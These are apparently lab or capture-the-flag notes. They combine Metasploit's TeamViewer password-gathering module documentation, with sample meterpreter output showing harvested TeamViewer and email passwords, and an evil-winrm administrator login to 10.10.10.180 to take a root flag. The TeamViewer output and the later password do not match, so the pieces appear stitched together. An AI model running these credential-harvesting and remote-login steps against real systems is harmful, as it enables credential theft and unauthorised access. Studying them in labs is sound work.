
Installation Steps

1. Download the latest installer of TeamViewer.
2. Select "Custom Install With Unattended Password" during

```
installation
```

3. After installation, navigate to

```
`Extra > Options > Security > Advanced > Show Advanced Settings` and
set the "Options Password"
* Options can also be exported to a .reg file from here.
```




Scenarios

```
meterpreter > run post/windows/gather/credentials/teamviewer_passwords

[*] Finding TeamViewer Passwords on WEQSQUGO-2156
[+] Found Exported Unattended Password: P@$$w0rd
[+] Found Options Password: op*****5
[+] Passwords stored in: /home/blurbdust/.msf4/loot/20200207052401_default_***.***.***.***_host.teamviewer__588749.txt
[*] <---------------- | Using Window Technique | ---------------->
[*] TeamViewer's language setting options are 'zhCN'
[*] TeamViewer's version is '15.3.2682 '
[+] TeamViewer's  title is 'TeamViewer'
[*] Found handle to ID edit box 0x000502a8
[*] Found handle to Password edit box 0x00050248
[+] ID: 1 561 912 659
[+] PASSWORD: AUdbM71f<_
[*] Found handle to Email edit box 0x000501cc
[*] Found handle to Password edit box 0x000501e2
[+] EMAIL: kali-team@qq.com
[+] PASSWORD: Mypassword.
meterpreter >
```

Above is an example scenario.

Once we recover the password, we can use evil-winrm to remote into the machine as administrator



```
—(kali㉿kali)-[~/hackingstuff/ejpt/penetration_testing_basics/webattacks]
—$ sudo evil-winrm -u administrator -p '!R3m0te!' -i 10.10.10.180
```

And then cd into the administrator desktop folder and get our root flag!